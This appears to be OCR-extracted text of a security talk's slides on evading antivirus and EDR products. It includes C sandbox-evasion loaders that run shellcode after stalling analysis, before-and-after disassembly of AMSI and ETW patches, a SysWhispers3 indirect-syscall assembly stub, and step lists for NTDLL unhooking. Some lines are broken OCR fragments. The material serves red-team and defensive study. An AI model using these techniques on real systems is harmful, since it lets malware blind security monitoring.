sub_4963C0	.tex

Line 74 of 1485

```
40.96% (4320,24349) (4,313) 0007E1A0 000000000047EDA0: sub_47EDA0 (Synchronized with Hex View-1)
```

Sandbox – Offer You Have To Refuse

- Documented by sevagas https://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf
- Sandboxes have limited resources
- AVs cannot scan a binary indefinitely because it would impact user experience
- We cannot sleep() - the call can be just skipped by the sandbox

Sandbox – Offer You Have To Refuse

- Do some computation that will force the CPU to work – The sandbox has to give up
  - Memory dependant operations between variables that cannot be "guessed" by the sandbox
  - Simple math operations (e.g. num1 = num2 * 2)
  - Time matters! If the computation is too fast, the malicious code might be executed in the sandbox


- Request a resource to the OS
  - Allocate a large amount of memory

Sandbox – Offer You Have To Refuse

```c
#define TOO_MUCH_MEM 100000000

int main() {

        char * memdmp = NULL;

        memdmp = (char *) malloc(TOO_MUCH_MEM);

        if(memdmp!=NULL) {

                memset(memdmp,00, TOO_MUCH_MEM);

                free(memdmp);

                decryptCodeSection();

                startShellCode();

        }

        return 0;

}
```

```c
#define MAX_OP 100000000

int main() {

        int cpt = 0;

        int i = 0;

        for(i =0; i < MAX_OP; i ++) {

                cpt++;

        }

        if(cpt == MAX_OP) {

                decryptCodeSection();

                startShellCode();

        }

        return 0;

}
```

Circumventing Behavioural Analysis




Behavioural Analysis – AMSI / ETW


Different ways of disabling monitoring

- Memory patching
  - Force the function to always return SUCCESS

- Hooking
  - Using hooking engine (e.g. Detours)
  - Using HW Breakpoints



```
776013  8BFF             mov edi,edi                          EtwEventWrite
776013  55               push ebp
776013  8BEC             mov ebp,esp
776013  83E4 F8          and esp,FFFFFFF8
776013  81EC E0000000    sub esp,E0
776013  A1 70B36C77      mov eax,dword ptr ds:[776CB3
776013  33C4             xor eax,esp
776013  898424 DC00000   mov dword ptr ss:[esp+DC],ea
776013  8B45 18          mov eax,dword ptr ss:[ebp+18
```




```
6BDD59  8BFF             mov edi,edi                    AmsiScanBuffer
6BDD59  55               push ebp
6BDD59  8BEC             mov ebp,esp
6BDD59  83EC 18          sub esp,18
6BDD59  53               push ebx
6BDD59  56               push esi
6BDD59  A1 0000DE6B      mov eax,dword ptr ds:[6BDE00
6BDD59  8B5D 10          mov ebx,dword ptr ss:[ebp+10
6BDD59  8B75 08          mov esi,dword ptr ss:[ebp+8]
6BDD59  3D 0000DE6B      cmp eax,amsi.6BDE0000
6BDD59  74 1C            je amsi.6BDD5998
6BDD59  F640 1C 04       test byte ptr ds:[eax+1C],4
6BDD59  74 16            je amsi.6BDD5998
6BDD59  FF75 1C          push dword ptr ss:[ebp+1C]
```

Behavioural Analysis – AMSI / ETW


Different ways of disabling monitoring

- Memory patching
  - Force the function to always return SUCCESS

- Hooking
  - Using hooking engine (e.g. Detours)
  - Using HW Breakpoints



```
776013   C2 1400           ret 14                           EtwEventWrite
776013   00EC              add ah,ch
776013   83E4 F8           and esp,FFFFFFF8
776013   81EC E0000000     sub esp,E0
776013   A1 70B36C77       mov eax,dword ptr ds:[776CB3
776013   33C4              xor eax,esp
776013   898424 DC00000    mov dword ptr ss:[esp+DC],ea
```



```
6BDD59   8BFF              mov edi,edi                      AmsiScanBuffer
6BDD59   55                push ebp
6BDD59   8BEC              mov ebp,esp
6BDD59   83EC 18           sub esp,18
6BDD59   53                push ebx
6BDD59   56                push esi
6BDD59   A1 0000DE6B       mov eax,dword ptr ds:[6BDE00
6BDD59   33DB              xor ebx,ebx
6BDD59   90                nop
6BDD59   8B75 08           mov esi,dword ptr ss:[ebp+8]
6BDD59   3D 0000DE6B       cmp eax,amsi.6BDE0000
6BDD59   74 1C             je amsi.6BDD5998
```

Direct System Calls


- https://github.com/jthuraisamy/SysWhispers2
- Technique published by @ElephantSe4l

- Dynamic system call number retrieval
  - Get the address of all the Zw functions
  - Order the functions by address (in ascending order: lower memory address -> lower system call number)
- Works also if the system call stubs are hooked in NTDLL

- Function name hashed to avoid suspicious strings in the binary – Hashes are randomized for each stub generation

Indirect System Calls

- The `syscall` instruction inside the binary can be spotted with static analysis
- The stack trace produced by a legit system call should return to NTDLL



src: https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/


- Solution: indirect jump from MAIN program to `syscall` instruction in NTDLL
- Implemented in Syswhispers3 https://github.com/klezVirus/SysWhispers3

Indirect System Calls

- Th

- Th

MAIN Prog



```
NtProtectVirtualMemory PROC
    mov [rsp +8], rcx          ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 0CF9EFB13h        ; Load function hash into ECX
    call SW3_GetRandomSyscallAddress        ; Get a syscall offset from a different api.
    ; Use r11 because it is caller responsibility to save it
    mov r11, rax                            ; Save the address of the syscall
    mov ecx, 0CF9EFB13h        ; Re-Load function hash into ECX (optional).
    call SW3_GetSyscallNumber               ; Resolve function hash into syscall number.
    add rsp, 28h
    mov rcx, [rsp+8]                       ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    jmp r11                                 ; Jump to -> Invoke system call.
NtProtectVirtualMemory ENDP
```

- So
- Implemented in SysWhispers3 https://github.com/klezVirus/SysWhispers3

Direct System Calls in C#

SharpWhispers: C# porting of Syswhispers2 - https://github.com/SECFORCE/SharpWhispers

- Uses SharpASM to execute assembly code from a managed process

SharpASM is a library that allows to execute ASM from C#
https://github.com/SECFORCE/SharpASM

- Dotnet uses RWX memory by design
- (ab)using free RWX chunks in smart ways AKA code caves

Blog post: https://www.secforce.com/blog/sharpasm-sharpwhispers/

Make ASM great again - SharpASM

1. Enumerate the process address space using `VirtualQueryEx`
2. Search for an allocated memory area marked as `MEM_COMMIT` and RWX
3. Start from the bottom of the identified area and search for a sequence of 0 bytes large enough to store the ASM stub
4. Fix pointer alignment
5. Write the ASM stub by dereferencing the pointer (a-la `memcpy()`)
6. Execute the ASM stub using Delegates
7. If the execution fails (i.e. exception thrown), try again from scratch
8. Delete the ASM stub by zeroing back the area

Unhooking

Removing user-space hooks to make AV “blind”

Many different techniques:

- Shellycoat – Upayan's (@slaeryan) implementation
- Perun's Fart – Sektor7 blog post
- Whisper2Shout – our blog post :)

Unhooking – Shellycoat

1. Map clean NTDLL from disk (NtCreateFile, NtCreateSection, NtMapViewOfSection)
2. Overwrite .text section of the hooked NTDLL (NtProtectVirtualMemory, memcpy)
3. Unmap "second" NTDLL (NtUnmapViewOfSection)

Pitfalls

- DLL (e.g. NTDLL)mapped twice in memory (temporary)
- Syscalls / API needed to map/unmap images. EDRs may use kernel callbacks to detect image loading events
- Some AVs may check hook integrity

Perun's Fart

- Create a sacrificial process in suspended state
    - NTDLL has not been hooked yet because the callback to inject AV DLL has not been called yet.
- Copy clean NTDLL from the suspended process
- Terminate sacrificial process
- Overwrite the hooked NTDLL with the clean one

Pitfalls

- Need to create a new process
- VirtualProtect on NTDLL to make it temporarily RWX


Unhooking – Whisper2Shout

1. Walk the process address space to find the original prologue stub (math , NtQueryVirtualMemory)

2. Patch memory to skip the hook
(NtProtectVirtualMemory, memcpy)

Blog Post: https://www.secforce.com/blog/whisper2shout-unhooking-technique/

Where Are The Stubs?




github.com/microsoft/Detours/blob/master/src/detours.cpp


```
static PVOID detour_alloc_region_from_lo(PBYTE pbLo, PBYTE pbHi)
{
    PBYTE pbTry = detour_alloc_round_up_to_region(pbLo);

    DETOUR_TRACE((" Looking for free region in %p..%p from %p:\n", pbLo, pbHi, pbTry)

    for (; pbTry < pbHi;) {
        MEMORY_BASIC_INFORMATION mbi;

        if (pbTry >= s_pSystemRegionLowerBound && pbTry <= s_pSystemRegionUpperBound)
            // Skip region reserved for system DLLs, but preserve address space entro
            pbTry += 0x08000000;
            continue;
        }

        ZeroMemory(&mbi, sizeof(mbi));
        if (!VirtualQuery(pbTry, &mbi, sizeof(mbi))) {
            break;
        }

        DETOUR_TRACE(("  Try %p => %p..%p %6lx\n",
                      pbTry,
                      mbi.BaseAddress,
                      (PBYTE)mbi.BaseAddress + mbi.RegionSize - 1,
                      mbi.State));

        if (mbi.State == MEM_FREE && mbi.RegionSize >= DETOUR_REGION_SIZE) {

            PVOID pv = VirtualAlloc(pbTry,
                                    DETOUR_REGION_SIZE,
                                    MEM_COMMIT|MEM_RESERVE,
                                    PAGE_EXECUTE_READWRITE);
            if (pv != NULL) {
                return pv;
            }
            else if (GetLastError() == ERROR_DYNAMIC_CODE_BLOCKED) {
```

Where Are The Stubs?

`Ntdll!LdrLoadDll` hooked by AVG




```
00007FFDAEBA1600  ^ E9 53F305C0        jmp 7FFD6EC00958                    LdrLoadDll
00007FFDAEBA1605    CC                 int3
00007FFDAEBA1606    57                 push rdi
00007FFDAEBA1607    41:56              push r14
00007FFDAEBA1609    48:81EC D0000000   sub rsp,D0
00007FFDAEBA1610    48:8B05 E9BE1500   mov rax,qword ptr ds:[7FFDAECFD500]
00007FFDAEBA1617    48:33C4            xor rax,rsp
```



